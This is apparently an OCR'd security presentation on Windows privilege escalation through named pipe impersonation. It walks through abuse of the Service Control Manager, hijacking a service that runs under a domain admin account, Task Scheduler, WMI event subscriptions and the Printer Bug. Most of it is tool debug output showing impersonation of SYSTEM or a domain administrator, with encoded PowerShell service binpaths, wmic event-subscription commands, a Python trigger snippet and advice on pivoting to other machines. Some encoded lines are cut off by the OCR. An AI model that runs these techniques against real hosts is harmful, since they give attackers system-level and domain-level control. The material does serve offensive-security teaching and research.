DEBUG -: Connected to the Service Manager of target '127.0.0.1' with access 63. Handle: 16010880
DEBUG -: Trying to execute your bin "c:\\windows\\system32\\cmd.exe /c ping -n 10 127.0.0.1 >nul && echo 'p' > \\\\.\\pipe\\P12F7VQX6R" via service creation
ERROR -: Trying to create service b'Y09JYJPC1U'
DEBUG -: Service b'Y09JYJPC1U' created on 127.0.0.1
DEBUG -: Starting service from handle...
DEBUG -: A client is connected to the named pipe. Receiving data from pipe client
DEBUG -: Getting data on given handle (firstBytesOnly == True)
DEBUG -: Data received from handle for the moment: b"'p' \r\n"
DEBUG -: firstBytesOnly is enabled, stop getting data
DEBUG -: Data received from handle: b"'p' \r\n"
DEBUG -: Message returned by Service Manager but which is not managed as an error: [WinError 1053] The service did not respond to the start or control request in a timely
DEBUG -: Service started from handle
DEBUG -: First Data received from client: b"'p' \r\n"
DEBUG -: Data received from a privileged named pipe. Impersonating...
DEBUG -: Sleeping 0 scds
ERROR -: Impersonation sucessfull
DEBUG -: Deleting service from handle...
DEBUG -: Getting current User Name with GetUserNameW()...
DEBUG -: Service deleted from handle
INFO -: Current username: 'SYSTEM'
DEBUG -: Handle 16010880 closed
DEBUG -: Sleeping 5 seconds before triggering anti lock feature
DEBUG -: Trying to connect to named pipe \\.\pipe\P12F7VQX6R if client connection failed just before...
DEBUG -: Anti lock triggered when tried to open, write or close the pipe client side. No bug here.
```

PE VIA WINDOWS SERVICE (SCM)


- Post exploitation & Pivot:
  - If service running with a domain account ➔ You can modify service for named pipe impersonation (bin path) ➔ Impersonate domain account ➔ Pivot locally or remotely
  - Idem for a local account which is local **administrator on other machines**
  - Of course, you can run mimikatz for getting credentials (e.g. hashes) but, here, no required for pivoting.
  - With impersonation, clear text credentials, hashes or pass the hash are not required…

PE VIA WINDOWS SERVICE (SCM)




Name	Descri...	Status	Startup Type	Log On As
Server	Suppor...	Running	Automatic (T...	Local System
serviceWithDomainUser			Manual	euro\administrator
serviceWithDomainUserAdmin			Manual	euro\administrator
Shared PC Account Manager	Manag...		Disabled	Local System

A service running with a domain admininistrator account



```
[redacted] python scm.py
- Current log on user:
    - 'AarSvc_69d8d': (SERVICE_STOPPED)
    - 'BcastDVRUserService_69d8d': (SERVICE_STOPPED)
    - 'BluetoothUserService_69d8d': (SERVICE_STOPPED)
    - 'CaptureService_69d8d': (SERVICE_STOPPED)
    - 'ConsentUxUserSvc_69d8d': (SERVICE_STOPPED)
    - 'CredentialEnrollmentManagerUserSvc_69d8d': (SERVICE_STOPPED)
    - 'DeviceAssociationBrokerSvc_69d8d': (SERVICE_STOPPED)
    - 'DevicePickerUserSvc_69d8d': (SERVICE_STOPPED)
    - 'DevicesFlowUserSvc_69d8d': (SERVICE_STOPPED)
    - 'MessagingService_69d8d': (SERVICE_STOPPED)
    - 'PimIndexMaintenanceSvc_69d8d': (SERVICE_STOPPED)
    - 'PrintWorkflowUserSvc_69d8d': (SERVICE_STOPPED)
    - 'UnistoreSvc_69d8d': (SERVICE_STOPPED)
    - 'UserDataSvc_69d8d': (SERVICE_STOPPED)
- 'euro\\administrator':
    - 'serviceWithDomainUser': (SERVICE_STOPPED)
    - 'serviceWithDomainUserAdmin': (SERVICE_STOPPED)
- 'localsystem':
    - '0V1K06UOMF': (SERVICE_STOPPED)
    - '4UMKRGX03L': (SERVICE_STOPPED)
    - 'A9AP3QZ40N': (SERVICE_STOPPED)
```

A service running with a domain admin account



```
DEBUG -: New BinaryPathName: 'C:\\\\windows\\\\system32\\\\cmd.exe  /c powershell.exe -encoded
QAGkAcABlAHMALgBOAGEAbQBlAGQAUABpAHAAZQBDAGwAaQBlAG4AdABTAHQAcgBlAGEAbQAgACcALgAnACwAJwBKAFMAU
ADAAKQA7ACAAJABzAHcAIAA9ACAAbgBlAHcALQBvAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ASQBPAC4AUwB0AHIAZQ
HUAZQA7ACQAcwB3AC4AVwByAGkAdABlAEwAaQBuAGUAKAAiAGQAIgApADsAIAAkAHMAdwAuAEQAaQBzAHAAbwBzAGUAKAA
wAbAA='
DEBUG -: Executing the service for triggering client connection to named pipe...
DEBUG -: Trying to start the service 'serviceWithDomainUserAdmin'...
DEBUG -: Service 'serviceWithDomainUserAdmin' opened on the target '127.0.0.1' with access 16
DEBUG -: Starting service from handle...
DEBUG -: A client is connected to the named pipe. Receiving data from pipe client
DEBUG -: Getting data on given handle (firstBytesOnly == True)
DEBUG -: Data received from handle for the moment: b'd\r\n'
DEBUG -: firstBytesOnly is enabled, stop getting data
DEBUG -: Data received from handle: b'd\r\n'
DEBUG -: First Data received from client: b'd\r\n'
DEBUG -: Data received from a privileged named pipe. Impersonating...
ERROR -: Impersonation sucessfull
DEBUG -: Getting current User Name with GetUserNameW()...
INFO -: Current username: 'Administrator'
```


Impersonation of the domain admin account

PE VIA TASK SCHEDULER

- Task Scheduler: automatically perform routine tasks on a chosen computer, based on monitoring.
- Require:
  - Local administrator + “high” integrity level (e.g. run as an administrator) if UAC for PE.
  - Notice: Any user can create a Task scheduler (which is not privileged)

- Method for PE to SYSTEM:
  - Start a named pipe server
  - Create a task and run the task
  - Task connects to named pipe server (e.g. “*cmd.exe echo 'test' > \\.\pipe\pipename*”)
  - Pipe server impersonates client
  - Pipe server is *“nt authority\system”*
  - Delete task

PE VIA TASK SCHEDULER




```
[redacted]>python escalation.py
DEBUG -: Starting named pipe impersonation via Task Scheduler...
DEBUG -: Starting named pipe impersonation...
DEBUG -: Named pipe not given: Generate a random named pipe for exploiation
DEBUG -: ps code: &{$pipe = new-object System.IO.Pipes.NamedPipeClientStream '.','
$true;$sw.WriteLine("d"); $sw.Dispose(); $pipe.Dispose()} 3>&1 2>&1 > null
DEBUG -: Name Pipe: \\.\pipe\LFA5T7HXYD
DEBUG -: Service Name: DTFTY48KEA
DEBUG -: Service Binary: C:\\windows\\system32\\cmd.exe  /c powershell.exe -encode
MALgBOAGEAbQBlAGQAUABpAHAAZQBDAGwAaQBlAG4AdABTAHQAcgBlAGEAbQAgACcALgAnACwAJwBMAEYA
AJABzAHcAIAA9ACAAbgBlAHcALQBvAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ASQBPAC4AUwB0AHIAZ
cwB3AC4AVwByAGkAdABlAEwAaQBuAGUAKAAiAGQAIgApADsAIAAkAHMAdwAuAEQAaQBzAHAAbwBzAGUAKA
DEBUG -: Create the server named pipe
DEBUG -: Successfully created Named Pipe '\\\\.\\pipe\\LFA5T7HXYD'
DEBUG -: Name pipe created: 732
DEBUG -: Creates a thread to run the pipe client
DEBUG -: Thread for Task created
DEBUG -: Thread successfully created
DEBUG -: Server process is waiting for a client connection indefinitely...
INFO -: Executing the following command as SYSTEM via Task Scheduler: 'C:\\\\windo
YgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBJAE8ALgBQAGkAcABlAHMALgBOAGEAbQBlAGQAUABpAHAAZQ
ABpAHAAZQAuAEMAbwBuAG4AZQBjAHQAKAAxADAAMAAwADAAKQA7ACAAJABzAHcAIAA9ACAAbgBlAHcALQB
BzAHcALgBBAHUAdABvAEYAbAB1AHMAaAA9ACQAdAByAHUAZQA7ACQAcwB3AC4AVwByAGkAdABlAEwAaQBu
9ACAAMwA+ACYAMQAgADIAPgAmADEAIAA+ACAAbgB1AGwAbAA='
DEBUG -: Task 7EIUIHV55X created
DEBUG -: Task 7EIUIHV55X executed
DEBUG -: Task 7EIUIHV55X deleted
DEBUG -: Sleeping 5 seconds before triggering anti lock feature
DEBUG -: A client is connected to the named pipe. Receiving data from pipe client
DEBUG -: Getting data on given handle (firstBytesOnly == True)
DEBUG -: Data received from handle for the moment: b'd\r\n'
DEBUG -: firstBytesOnly is enabled, stop getting data
DEBUG -: Data received from handle: b'd\r\n'
DEBUG -: First Data received from client: b'd\r\n'
DEBUG -: Data received from a privileged named pipe. Impersonating...
ERROR -: Impersonation sucessfull
DEBUG -: Getting current User Name with GetUserNameW()...
INFO -: Current username: 'SYSTEM'
```

PE VIA WMI EVENT

- WMI (Windows Management Instrumentation) event: perform tasks locally and remotely (with wmic.exe for example), from Windows 98 to Windows 10.
- Require: Local administrator + "*high*" integrity level (e.g. "run as an administrator") if UAC.

- Method for PE to SYSTEM:
  - Start a named pipe server
  - Create WMI events according to criteria
  - VMI connects to named pipe server (e.g. "*cmd.exe echo 'test' > \\.\pipe\pipename")*
  - Pipe server impersonates client
  - Pipe server is *"nt authority\system"*
  - Delete events

PE VIA WMI EVENT




```
[redacted]python escalation.py
DEBUG -: Starting named pipe impersonation via WMI Job (cmd.exe commands)...
DEBUG -: Starting named pipe impersonation...
DEBUG -: Named pipe not given: Generate a random named pipe for exploiation
DEBUG -: ps code: &{$pipe = new-object System.IO.Pipes.NamedPipeClientStream '.','R
$true;$sw.WriteLine("d"); $sw.Dispose(); $pipe.Dispose()} 3>&1 2>&1 > null
DEBUG -: Name Pipe: \\.\pipe\R14O089AKL
DEBUG -: Service Name: TJXEJVEG4U
DEBUG -: Service Binary: C:\\windows\\system32\\cmd.exe  /c powershell.exe -encoded
MALgBOAGEAbQBlAGQAUABpAHAAZQBDAGwAaQBlAG4AdABTAHQAcgBlAGEAbQAgACcALgAnACwAJwBSADEAN
AJABzAHcAIAA9ACAAbgBlAHcALQBvAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ASQBPAC4AUwB0AHIAZQ
cwB3AC4AVwByAGkAdABlAEwAaQBuAGUAKAAiAGQAIgApADsAIAAkAHMAdwAuAEQAaQBzAHAAbwBzAGUAKAA
DEBUG -: Create the server named pipe
DEBUG -: Successfully created Named Pipe '\\\\.\\pipe\\R14O089AKL'
DEBUG -: Name pipe created: 756
DEBUG -: Creates a thread to run the pipe client
DEBUG -: Thread for Job created
DEBUG -: Thread successfully created
DEBUG -: Server process is waiting for a client connection indefinitely...
DEBUG -: Trying to execute WMI commands for executing your command as SYSTEM...
DEBUG -: Executing the command: wmic.exe /namespace:"\\root\subscription" PATH __Eve
FROM __InstanceModificationEvent WITHIN 10 WHERE TargetInstance ISA 'Win32_PerfForma
DEBUG -: Command executed. Exit Code: 0
DEBUG -: Command 1/3 executed sucessfully, continue
DEBUG -: Executing the command: wmic.exe /namespace:"\\root\subscription" PATH Comma
dLineTemplate=" /c powershell.exe -encodedcommand JgB7ACQAcABpAHAAZQAgAD0AIABuAGUAdw
AdABTAHQAcgBlAGEAbQAgACcALgAnACwAJwBSADEANABPAE8AOAA5AEEASwBMACcALAAnAE8AdQB0ACcAOwA
dAAgAFMAeQBzAHQAZQBtAC4ASQBPAC4AUwB0AHIAZQBhAG0AVwByAGkAdABlAHIAKAAkAHAAaQBwAGUAKQAI
gApADsAIAAkAHMAdwAuAEQAaQBzAHAAbwBzAGUAKAApADsAIAAkAHAAaQBwAGUALgBEAGkAcwBwAG8AcwBlA
DEBUG -: Command executed. Exit Code: 0
DEBUG -: Command 2/3 executed sucessfully, continue
DEBUG -: Executing the command: wmic.exe /namespace:"\\root\subscription" PATH __Fil
mer.Name="APTURQI7I5"'
DEBUG -: Command executed. Exit Code: 0
DEBUG -: Command 3/3 executed sucessfully
DEBUG -: Waiting command execution 15 seconds
DEBUG -: A client is connected to the named pipe. Receiving data from pipe client
DEBUG -: Getting data on given handle (firstBytesOnly == True)
DEBUG -: Data received from handle for the moment: b'd\r\n'
DEBUG -: firstBytesOnly is enabled, stop getting data
DEBUG -: Data received from handle: b'd\r\n'
DEBUG -: First Data received from client: b'd\r\n'
DEBUG -: Data received from a privileged named pipe. Impersonating...
ERROR -: Impersonation sucessfull
DEBUG -: Getting current User Name with GetUserNameW()...
INFO -: Current username: 'SYSTEM'
```

4. PRINTER BUG AND PE

PRINTER BUG

- « *Printer Bug* »
  - introduced in *SpoolSample* (https://github.com/leechristensen/SpoolSample)
  - “coerce Windows hosts authenticate to other machines via the MS-RPRN RPC interface”
  - Initially: trick a Domain Controller to connect back to a system configured with unconstrained delegation to compromise another forest.
  - RpcRemoteFindFirstPrinterChangeNotificationEx() exposed by **Print Spooler** service.
    - “creates a remote change notification object that monitors changes to printer objects, and **sends change notifications to the client**”
    - Notification is sent via **RPC over a named pipe**.

NAMED PIPE SPOOLSS



```
[redacted] SysinternalsSuite>pipelist.exe

PipeList v1.02 - Lists open named pipes
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Pipe Name                                    Instances       Max Instances
---------                                    ---------       -------------
InitShutdown                                      3               -1
lsass                                             4               -1
ntsvcs                                            3               -1
scerpc                                            3               -1
Winsock2\CatalogChangeListener-29c-0              1                1
Winsock2\CatalogChangeListener-360-0              1                1
epmapper                                          3               -1
Winsock2\CatalogChangeListener-214-0              1                1
LSM_API_service                                   3               -1
atsvc                                             3               -1
eventlog                                          3               -1
Winsock2\CatalogChangeListener-478-0              1                1
TermSrv_API_service                               3               -1
Ctx_WinStation_API_service                        3               -1
Winsock2\CatalogChangeListener-2e0-0              1                1
wkssvc                                            4               -1
SessEnvPublicRpc                                  3               -1
spoolss                                           3               -1
Winsock2\CatalogChangeListener-4ec-0              1                1
trkwks                                            3               -1
vgauth-service                                    1               -1
srvsvc                                            4               -1
Winsock2\CatalogChangeListener-278-0              1                1
ROUTER                                            3               -1
W32TIME_ALT                                       3               -1
MsFteWds                                          5               -1
SearchTextHarvester                               1               -1
PSHost.132361080281749385.3812.DefaultAppDomain.powershell          1
Winsock2\CatalogChangeListener-10ec-0             1                1
browser                                           3               -1
```

SPOOLSS NAMED PIPE


When *RpcRemoteFindFirstPrinterChangeNotificationEx()* + parameter *\\127.0.0.1/pipe/valeurcontrolable*

⬇

Print Spooler service connects to *\\127.0.0.1\pipe\**controlleddata**\pipe\spoolss*


- *localhost*
- ***controlleddata** : string that the user controls*

NAMED PIPE CONNECTION & SPOOLSS




```
logging.debug("Handle to the local printer object is retrieved")
captureServerStr = r"\\{0}/pipe/{1}".format(socket.gethostname(), self.subPipeName)
captureServer = create_unicode_buffer(captureServerStr)
logging.debug("Creating a remote remote change notification object. Piped name: {0}".format(repr(captureServerStr)))
status = RpcRemoteFindFirstPrinterChangeNotificationEx(hPrinter, PRINTER_CHANGE_ADD_JOB, 0, captureServer, 0, None)
```

To trigger the connection to the named pipe



```
DEBUG -: Retrieving a handle for the local printer
